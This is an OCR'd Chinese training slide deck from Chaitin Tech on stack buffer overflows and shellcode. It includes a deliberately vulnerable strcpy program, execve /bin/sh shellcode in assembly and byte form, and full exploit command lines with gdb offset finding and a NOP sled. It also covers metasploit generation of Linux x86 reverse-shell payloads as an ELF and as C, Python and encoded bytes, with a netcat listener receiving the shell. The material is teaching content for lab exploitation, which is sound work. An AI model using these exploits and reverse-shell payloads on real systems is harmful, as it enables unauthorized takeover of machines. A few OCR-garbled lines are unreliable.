长亭科技
CHAITIN.CN

二进制漏洞挖掘与利用

课时6：栈溢出与Shellcode

课时大纲

- 栈溢出与Shellcode
  - 栈溢出利用思路
  - 编写Shellcode
  - 测试和提取Shellcode
  - 利用栈溢出获取Shell
  - 使用metasploit生成Shellcode

Pwn 工具集

- zio - 框架
  - 接口简单易用
  - https://github.com/zTrix/zio
- Pwntools
  - Pwn框架，集成了很多工具，例如 shellcode生成、ROP链生成等
  - http://pwntools.com/
  - https://github.com/gallopsled/pwntools
- peda/pwndbg - gdb调试插件
- libheap

漏洞利用（Exploitation）

- 栈溢出（Stack Overflow）
  - Shellcode
  - ROP
  - 栈迁移（Stack Pivot）
  - DynElf
- 整数溢出（Integer Overflow）
- 格式化字符串（Format String）
  - 内存读写
- 堆溢出（Heap Overflow）
  - Fast Bin
  - Unlink
  - Off-by-one

利用栈溢出

Example BOF program:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
    char buf[128];
    if (argc < 2) return 1;
    strcpy(buf, argv[1]);
    printf("argv[1]: %s\n", buf);
    return 0;
}
```

程序接收命令行输入第一个参数，如果这个参数过长，strcpy时会溢出栈上缓冲区buf。


如何构造畸形输入，利用栈溢出指定任意命令？

作为第一个漏洞利用的案例，我们不开启栈不可执行和栈canary的保护选项，即下列编译命令中的`-z execstack -fno-stack-protector`

编译命令：`gcc -z execstack -fno-stack-protector bof.c -o bof –m32`

栈布局（Stack Layout）

高地址




低地址

Example BOF program:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
    char buf[128];
    if (argc < 2) return 1;
    strcpy(buf, argv[1]);
    printf("argv[1]: %s\n", buf);
    return 0;
}
```

栈溢出（Stack Overflow）




Example BOF program:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
    char buf[128];
    if (argc < 2) return 1;
    strcpy(buf, argv[1]);
    printf("argv[1]: %s\n", buf);
    return 0;
}
```

利用栈溢出

可以把Shellcode放在缓冲区开头，然后通过覆盖返回地址跳转至Shellcode




Example BOF program:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
    char buf[128];
    if (argc < 2) return 1;
    strcpy(buf, argv[1]);
    printf("argv[1]: %s\n", buf);
    return 0;
}
```

利用栈溢出

也可以把Shellcode放在返回地址之后，然后通过覆盖返回地址跳转至Shellcode



Example BOF program:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
    char buf[128];
    if (argc < 2) return 1;
    strcpy(buf, argv[1]);
    printf("argv[1]: %s\n", buf);
    return 0;
}
```

Shellcode

- 什么是 shellcode
  - 在软件漏洞利用中经常用到的一小段代码
  - 通常用于为攻击者启动一个能控制受害机器的shell
- 我们使用的shellcode
  - 利用 execve 系统调用来获得一个高权限的shell
- 参考资料
  - http://www.shell-storm.org/shellcode/


编写 shellcode

int execve(const char *_filename_, char *const _argv_[], char *const _envp_[]);

```
xor %eax, %eax
pushl %eax
push $0x68732f2f
push $0x6e69622f
movl %esp, %ebx
pushl %eax
pushl %ebx
movl %esp, %ecx
cltd
movb $0xb, %al
int $0x80
```

Syscall 调用约定：

- syscall number: %eax=0xb
- 第一个参数：%ebx=filename
- 第二个参数：%ecx=argv
- 第三个参数：%edx=envp=0
- 第四个参数：%esi
- 第五个参数：%edi
- 第六个参数：%ebp




```
sign-extend EAX -> EDX:EAX
```

此处eax为0，因此cltd相当于将edx也设为0

测试 shellcode

shellcode.c

```
void shellcode()
{
    __asm__(
"xor %eax, %eax\n\t"
"pushl %eax\n\t"
"push $0x68732f2f\n\t"
"push $0x6e69622f\n\t"
"movl %esp, %ebx\n\t"
"pushl %eax\n\t"
"pushl %ebx\n\t"
"movl %esp, %ecx\n\t"
"cltd\n\t"
"movb $0xb, %al\n\t"
"int $0x80\n\t"
);
}
int main(int argc, char **argv)
{
    shellcode();
    return 0;
}
```

```
user@ubuntu:~/Challenges/shellcode$ gcc -m32 -o
shellcode  shellcode.c
user@ubuntu:~/Challenges/shellcode$ ./shellcode
$ id
uid=1000(user) gid=1000(user) groups=1000(user)
$
```

用内联(inline)汇编测试编写的shellcode，也可以使用汇编器as直接编译汇编代码

提取 shellcode

objdump -d shellcode反汇编结果如下：

```
080483db <shellcode>:
 80483db:       55                   push   %ebp
 80483dc:       89 e5                mov    %esp,%ebp
 80483de:       31 c0                xor    %eax,%eax
 80483e0:       50                   push   %eax
 80483e1:       68 2f 2f 73 68       push   $0x68732f2f
 80483e6:       68 2f 62 69 6e       push   $0x6e69622f
 80483eb:       89 e3                mov    %esp,%ebx
 80483ed:       50                   push   %eax
 80483ee:       53                   push   %ebx
 80483ef:       89 e1                mov    %esp,%ecx
 80483f1:       99                   cltd
 80483f2:       b0 0b                mov    $0xb,%al
 80483f4:       cd 80                int    $0x80
 80483f6:       90                   nop
 80483f7:       5d                   pop    %ebp
 80483f8:       c3                   ret
```

左边方框中的部分就是刚才编写的shellcode，提取这些指令的机器码如下：

```
SHELLCODE = "
\x31\xc0\x50\x68\x2f\x2f\x73\x
68\x68\x2f\x62\x69\x6e\x89\xe3
\x50\x53\x89\xe1\x99\xb0\x0b\x
cd\x80"
```

测试提取后的 shellcode

shellcode.c

```
char shellcode[] =
"\x31\xc0\x50\x68\x2f"
"\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3"
"\x50\x53\x89\xe1\x99"
"\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
    printf ("Shellcode length : %d
bytes\n", strlen(shellcode));
    void(*f)()=(void(*)())shellcode;
    f();
    return 0;
}
```

```
user@ubuntu:~/Challenges/shellcode$ gcc -z execstack
-m32 -o shellcode  shellcode.c
user@ubuntu:~/Challenges/shellcode$ ./shellcode
$ id
uid=1000(user) gid=1000(user) groups=1000(user)
$
```

在左侧这段代码中，shellcode存储在全局字符数组中，属于.data section，编译器默认其不可执行，必须加上选项-z execstack，即开启栈/堆/数据段可执行

栈溢出漏洞利用步骤

1. 找到能够刚好覆盖返回地址的缓冲区长度
2. 填充Shellcode并找到Shellcode所在地址
3. 将返回地址覆盖为Shellcode地址

寻找填充长度


```
$ gdb -q --args bof AAAA
Reading symbols from bof...done.
(gdb) r
Starting program: /home/user/Challenges/bof/bof AAAA
argv[1]: AAAA
[Inferior 1 (process 2038) exited normally]
(gdb) disassemble main
Dump of assembler code for function main:
   0x080484dc <+0>:   push   %ebp
   0x080484dd <+1>:   mov    %esp,%ebp
   ...
   0x08048508 <+44>:  call   0x80483d0 <strcpy@plt>
   ...
   0x08048527 <+75>:  ret
End of assembler dump.
(gdb) b *0x08048508
Breakpoint 1 at 0x8048508
(gdb) b *0x08048527
Breakpoint 2 at 0x8048527
```

在调用strcpy和ret指令处下断点

为了精确覆盖返回地址，首先要找到从 缓冲区开头到栈上的返回地址有多少距离。

我们可以先找到缓冲区开头的地址，再找到返回地址所在位置，两者相减即可。

为了找到缓冲区开头地址，我们可以在调用strcpy之前下断点，通过查看strcpy第一个参数即可。

另外，可在main函数返回前断下，此时esp指向的即是返回地址所在位置。

寻找填充长度


```
(gdb) r
Starting program: /home/user/Challenges/bof/bof AAAA

Breakpoint 1, 0x08048508 in main ()
(gdb) x/2wx esp
No symbol table is loaded.  Use the "file" command.
(gdb) x/2wx $esp
0xffffd490:     0xffffd4a0 0xffffd734
(gdb) c
Continuing.
argv[1]: AAAA

Breakpoint 2, 0x08048527 in main ()
(gdb) x/wx $esp
0xffffd52c:     0xf7e1f637
(gdb) p/d 0xffffd52c - 0xffffd4a0
$1 = 140
```

分别是strcpy的两个参数，第一个参数即为目标缓冲区0xffffd4a0

此处为返回地址

二者相减法即可得到偏移

在第一个断点处，找到缓冲区起始地址为0xffffd4a0

在第二个断点处，找到返回地址存储位置0xffffd52c

二者相减，即可知道溢出超过140字节时会覆盖返回地址

第一个栈溢出漏洞利用


```
$ cat /proc/sys/kernel/randomize_va_space
0
$ gdb -q --args ./bof $(python -c 'print "A" * 140 + "BBBB"')
Reading symbols from ./bof...(no debugging symbols found)...done.
(gdb) r
Starting program: /home/user/Challenges/bof/bof
argv[1]:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) x/20x $esp - 160
0xffffd4a0:     0x080485c0      0xffffd4b0      0x000000c2      0xf7e9562b
0xffffd4b0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd4c0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd4d0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd4e0:     0x41414141      0x41414141      0x41414141      0x41414141
(gdb)
```

降低难度，关闭系统地址随机化ASLR保护机制

输入140个A加4个B时，返回地址被改成了0x42424242（0x42即B的ASCII码）

在程序崩溃时，查看当前esp-160的内存，即可观察到缓冲区开头为0xffffd4b0。

在buffer开头放上Shellcode并跳转过去即可。

在gdb中获取shell


```
$ gdb -q --args ./bof $(python -c 'print
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53
\x89\xe1\x99\xb0\x0b\xcd\x80" + "A" * (140 - 24)+
"\xb0\xd4\xff\xff"')
Reading symbols from ./bof...(no debugging symbols found)...done.
(gdb) r
Starting program: /home/user/Challenges/bof/bof 1Ph//shh/binS

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
argv[1]: 1Ph//shh/binS

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
process 54169 is executing new program: /bin/dash
$ id
uid=1000(user) gid=1000(user) groups=1000(user),27(sudo)
$
```

为了输入不可见字符，我们使用python，在buffer开头放上shellcode，然后将返回地址覆盖成buffer的起始地址0xffffd4b0。

因为采用了小端（little endian）格式，因此返回地址的字 节序为"\xb0\xd4\xff\xff"

最终我们成功执行了Shellcode，运行了Shell。

在gdb外获取shell


```
$ ./bof $(python -c 'print "\x90" * 60 +
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3
\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80" + "A" * (140 - 60 -
24)+ "\xea\xd4\xff\xff"')
argv[1]:
[illegible]
[illegible]1[illegible]Ph//shh/bin[illegible]
S[illegible]

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[illegible]
$ id
uid=1000(user) gid=1000(user) groups=1000(user),27(sudo)
$
```

增加NOP Sled

刚才成功利用是在gdb中运行，如果不使用gdb，直接运行，你会发现Shellcode无法执行，为什么？

实际上，在gdb中运行程序时，gdb会为进程增加许多环境变量，存储在栈上，导致栈用的更多，栈的地址变低了。直接运行时，栈地址会比gdb中高，所以刚才找的Shellcode地址就不适用了。

将0xffffd4b0升高为0xffffd4ea，同时在Shellcode前面增加长度为60的NOP链，只要命中任何一个NOP即可。

metasploit中的常见Shellcode

payload/linux/x86/shell_reverse_tcp	反连shellcode，受害者反连至攻击者主机某端口，并在当前连接上开启Shell，Linux x86平台
payload/linux/x64/shell_bind_tcp	受害者监听某端口，攻击者连接后即可获取Shell，Windows平台
payload/linux/x86/exec	启动指定程序，例如/bin/sh
payload/linux/x64/read_file	读取指定文件并输出至指定fd，Linux x64平台
payload/windows/shell_reverse_tcp	反连shellcode，受害者反连至攻击者主机某端口，并在当前连接上开启Shell，Linux x86平台
payload/windows/shell_bind_tcp	受害者监听某端口，攻击者连接后即可获取Shell，Windows平台

metasploit生成Shellcode


```
$ msfconsole
msf > use payload/linux/x86/shell_reverse_tcp
msf payload(shell_bind_tcp) > help
...
    Command       Description
    -------       -----------
    generate      Generates a payload
    pry           Open a Pry session on the current module
    reload        Reload the current module from disk

msf payload(shell_reverse_tcp) > show options

Module options (payload/linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port

msf payload(shell_reverse_tcp) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
```

使用use命令选择一个shellcode模块，此处选择payload/linux/x86/shell_reverse_tcp，linux x86平台下的反连shellcode

generate命令可以生成shellcode

查看选项，可以通过CMD变量名指定命令，默认为/bin/sh，可以通过LHOST和LPORT指定反连IP地址和端口

生成Shellcode选项


```
msf payload(shell_reverse_tcp) > generate -h
Usage: generate [options]
Generates a payload.
OPTIONS:
    -E         Force encoding.
    -b <opt>   The list of characters to avoid: '\x00\xff'
    -e <opt>   The name of the encoder module to use.
    -f <opt>   The output file name (otherwise stdout)
    -h         Help banner.
    -i <opt>   the number of encoding iterations.
    -k         Keep the template executable functional
    -o <opt>   A comma separated list of options in VAR=VAL format.
    -p <opt>   The Platform for output.
    -s <opt>   NOP sled length.
    -t <opt>   The output format:
bash,c,csharp,dw,dword,hex,java,js_be,js_le,num,perl,pl,powershell,
ps1,py,python,raw,rb,ruby,sh,vbapplication,vbscript,asp,aspx,aspx-e
xe,axis2,dll,elf,elf-so,exe,exe-only,exe-service,exe-small,hta-psh,
jar,jsp,loop-vbs,macho,msi,msi-nouac,osx-app,psh,psh-cmd,psh-net,ps
h-reflection,vba,vba-exe,vba-psh,vbs,war
    -x <opt>   The executable template to use
```

-b 指定字符黑名单，通过编码的方式去除不能使用的字符

-e 指定编码器

-t 指定输出格式

-f 指定输出到文件，默认输出到stdout

生成包含Shellcode的可执行文件ELF


```
msf payload(shell_reverse_tcp) > generate -t elf -f shellcode
[*] Writing 152 bytes to shellcode...
$ file shellcode
shellcode: ELF 32-bit LSB executable, Intel 80386, version 1
(SYSV), statically linked, corrupted section header size
$ chmod a+x shellcode
$ ./shellcode
```

```
$ nc -lvvp 4444
Listening on any address 4444 (krb524)
Connection from 127.0.0.1:49526
id
uid=1000(user) gid=1000(user) groups=1000(user)
```

直接生成包含shellcode的可执行文件ELF

本地监听4444端口，运行shellcode，即可在监听端口上获得一个可交互的shell

生成c语言形式的Shellcode


```
msf payload(shell_reverse_tcp) > generate -t c
/*
 * linux/x86/shell_reverse_tcp - 68 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LHOST=127.0.0.1, LPORT=4444,
 * ReverseAllowProxy=false, ReverseConnectRetries=5,
 * ReverseListenerThreaded=false, PrependFork=false,
 * PrependSetresuid=false, PrependSetreuid=false,
 * PrependSetuid=false, PrependSetresgid=false,
 * PrependSetregid=false, PrependSetgid=false,
 * PrependChrootBreak=false, AppendExit=false,
 * InitialAutoRunScript=, AutoRunScript=, CMD=/bin/sh
 */
unsigned char buf[] =
"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80"
"\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x68\x7f\x00\x00\x01\x68"
"\x02\x00\x11\x5c\x89\xe1\xb0\x66\x50\x51\x53\xb3\x03\x89\xe1"
"\xcd\x80\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3"
"\x52\x53\x89\xe1\xb0\x0b\xcd\x80";
```

generate -t c 生成c语言形式的shellcode。

生成python语言形式的Shellcode


```
msf payload(shell_reverse_tcp) > generate -t python
# linux/x86/shell_reverse_tcp - 68 bytes
# http://www.metasploit.com
# VERBOSE=false, LHOST=127.0.0.1, LPORT=4444,
# ReverseAllowProxy=false, ReverseConnectRetries=5,
# ReverseListenerThreaded=false, PrependFork=false,
# PrependSetresuid=false, PrependSetreuid=false,
# PrependSetuid=false, PrependSetresgid=false,
# PrependSetregid=false, PrependSetgid=false,
# PrependChrootBreak=false, AppendExit=false,
# InitialAutoRunScript=, AutoRunScript=, CMD=/bin/sh
buf =  ""
buf += "\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66"
buf += "\xcd\x80\x93\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x68\x7f"
buf += "\x00\x00\x01\x68\x02\x00\x11\x5c\x89\xe1\xb0\x66\x50"
buf += "\x51\x53\xb3\x03\x89\xe1\xcd\x80\x52\x68\x6e\x2f\x73"
buf += "\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\xb0"
buf += "\x0b\xcd\x80"
```

generate -t python 生成python语言形式的shellcode。

Shellcode编码去除坏字符


```
msf payload(shell_reverse_tcp) > generate -b "\x00\x0a"
# linux/x86/shell_reverse_tcp - 95 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LHOST=127.0.0.1, LPORT=4444,
# ReverseAllowProxy=false, ReverseConnectRetries=5,
# ReverseListenerThreaded=false, PrependFork=false,
# PrependSetresuid=false, PrependSetreuid=false,
# PrependSetuid=false, PrependSetresgid=false,
# PrependSetregid=false, PrependSetgid=false,
# PrependChrootBreak=false, AppendExit=false,
# InitialAutoRunScript=, AutoRunScript=, CMD=/bin/sh
buf =
"\xbf\x4c\xb6\x0e\xb5\xdb\xcc\xd9\x74\x24\xf4\x5b\x2b\xc9" +
"\xb1\x12\x31\x7b\x12\x03\x7b\x12\x83\xa7\x4a\xec\x40\x06" +
"\x68\x06\x49\x3b\xcd\xba\xe4\xb9\x58\xdd\x49\xdb\x97\x9e" +
"\x39\x7a\x98\xa0\xf0\xfc\x91\xa7\xf3\x94\x5e\x58\x04\x65" +
"\xc9\x5a\x04\x74\x55\xd2\xe5\xc6\x03\xb4\xb4\x75\x7f\x37" +
"\xbe\x98\xb2\xb8\x92\x32\x23\x96\x61\xaa\xd3\xc7\xaa\x48" +
"\x4d\x91\x56\xde\xde\x28\x79\x6e\xeb\xe7\xfa"
```

generate -b "\x00\x0a" 生成的Shellcode中通过编码把字符"\x00"和字符"\x0a"（换行符）去掉了，在注释中可以看到默认使用的编码器是x86/shikata_ga_nai

编码器可以通过-e选项更换，例如指定-e alpha_mixed，可以生成混合字母和数字的Shellcode